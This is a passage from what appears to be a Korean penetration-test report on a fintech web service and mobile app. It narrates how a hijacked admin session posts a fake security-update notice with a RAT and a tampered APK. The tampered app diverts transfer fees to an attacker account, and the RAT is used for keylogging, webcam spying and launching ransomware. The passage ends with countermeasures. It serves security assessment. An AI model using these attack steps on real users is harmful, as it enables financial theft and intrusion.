
* + 1. 공지사항 작성

- 보안 업데이트를 권장하는 내용의 공지사항 작성 및 RAT, APK 파일 첨부



[그림 21] 공지사항 작성

1. 에서 획득한 관리자 세션을 이용해 공지사항을 작성한다.




[그림 22] 작성된 공지사항 확인

* + 1. CASE1. APP 사용자가 변조된 APK 설치 및 사용

- QR 송금(수취인)

**수취 계좌 정보 + QR 생성 시간**




[그림 23] 수취인 QR생성

사용자 A(수취인)은 변조된 어플리케이션을 설치한 상황.

‘전체계좌 > QR생성 > 받기’를 통해 송금 받을 계좌의 QR을 생성.

- QR 송금(송금인)




[그림 24] 송금인 QR송금

사용자 B(송금인)도 마찬가지로 변조된 어플리케이션을 설치한 상황.

‘전체계좌 > QR송금 > QR촬영 > 송금정보 입력 > 이체하기’를 통해 송금.

- 송금 결과 확인




[그림 25] 송금인 QR송금

정상적인 APP이라면 수수료 수취계좌가 ‘999999’이지만 변조된 APP을 통해 QR 송금을

사용해 공격자의 계좌 ‘746164’로 송금된 모습.

* + 1. CASE2. WEB 사용자가 보안 프로그램으로 위장한 RAT 설치


- 사용자가 RAT 파일 실행



[그림 26] 사용자가 RAT 악성 프로그램 실행

사용자가 키보드 보안 프로그램으로 위장한 RAT 악성 프로그램 파일을 실행.


- 공격자의 PC에서 RAT을 실행한 사용자들의 PC 정보 확인



[그림 27] 접속한 피해자 PC 목록

감염된 PC 목록을 확인하는 화면으로 공격자 PC에서 원격 제어 기능을 사용할 수 있음.


- 감시 기능



[그림 28] 감시(Surveilance) 기능


Surveilance(감시) 기능으로 감염된 PC의 웹캠 화면을 보여주거나 마이크, KeyLogger,

Screen Control 기능을 사용해 정보 수집 가능.




[그림 29] Key Logger - 1

키 로거 사용 시 피해자 PC에서 입력한 내용을 확인할 수 있다.



[그림 30] Key Logger - 2


- System



[그림 31] System

System 기능으로는 Reverse proxy, 프로세스 매니저, 파일 매니저, 레지스트리 매니저, 셸,


시작프로그램 설정이 사용 가능.



[그림 32] ProcessManager


Procecss Manager을 통해 RAT이 감염된 PC의 프로세스가 확인 가능.

- 랜섬웨어 파일 전송 및 실행



[그림 33] 랜섬웨어 파일 전송

System > File Manager > Upload를 통해 공격자의 PC에서 랜섬웨어 파일을 전송.




[그림 34] 랜섬웨어 파일 실행

System > Shell > cmd > (명령어) > execute 를 통해 사용자의 CMD를 사용할 수 있으며

랜섬웨어 프로그램을 실행.

- 사용자 PC 확인



[그림 35] 사용자 PC 화면

1. 대응방안
   1. XSS
2. 웹 사이트의 게시판, URL 등에서 사용자 입력 값에 대해 검증 로직을 추가하거나 입력되더라도 실행되지 않도록 설정.
3. 부득이하게 웹페이지에서 HTML을 사용하는 경우 HTML 코드 중 필요한 코드에 대해서만 입력되게 설정.
   1. 세션 정보 재사용
4. 세션 쿠키 생성 시 클라이언트의 PC 정보(브라우저 정보 or IP, Port 정보 등)를 포함한 쿠키로 생성하고 검증 또한 계정 정보와 PC 정보를 포함해서 검증하도록 설정.
5. HttpOnly 옵션을 사용해 자바스크립트로 쿠키를 접근할 수 없도록 설정.
6. 네트워크를 직접 감청하여 쿠키를 가로챌 수 있음. 이를 방지하기 위해 HTTPS를 통해서만 전송하도록 설정하기 위해 Secure Cookies 옵션 사용.
   1. APP 위 · 변조
7. 코드 난독화 기술을 사용해 공격자가 정상 애플리케이션을 리버스 엔지니어링하고 위조된 버전을 생성하는 것을 어렵게 함.
8. 앱 무결성 검증을 통해 위 · 변조를 탐지하고 실행을 방지.
9. 총평

XSS와 세션 정보 재사용 취약점을 통해 관리자의 세션을 탈취할 수 있었으며 정상 어플리케이션을 디컴파일해 소스코드 내용을 볼 수 있었다. 이를 수정하여 다시 apk 파일로 만들어 실행 했을 때 앱 무결성 검증이 없어 정상 작동이 되는 것을 확인했다.

이를 방지하기 위해서 웹 사이트에서 사용자의 입력 값에 대한 확인 절차를 구현해야 하며, 세션 쿠키 생성할 때에는 계정 정보 외에 사용자 PC에 대한 정보를 추가로 검증해 세션 재사용을 방지해야 한다. 또한 정상 애플리케이션임을 확인하는 절차를 추가해 수정된 애플리케이션 실행을 차단해야 한다.

1. 참고자료

- XSS

* https://webhook.site/
* 핀테크서비스 취약점 점검 안내.pdf

- 세션 정보 재사용

* (Cookie, HttpOnly)https://nsinc.tistory.com/121

- Xeno RAT

* (RAT)https://github.com/moom825/xeno-rat

- APP 위 · 변조

* (keytool)https://docs.oracle.com/javase/10/tools/keytool.htm#JSWOR-GUID-5990A2E4-78E3-47B7-AE75-6D1826259549
* (jarsigner)https://docs.oracle.com/javase/8/docs/technotes/tools/windows/jarsigner.html
* (keytool, jarsigner)https://guleum.com/150
* (Apktool)https://apktool.org/docs/the-basics/intro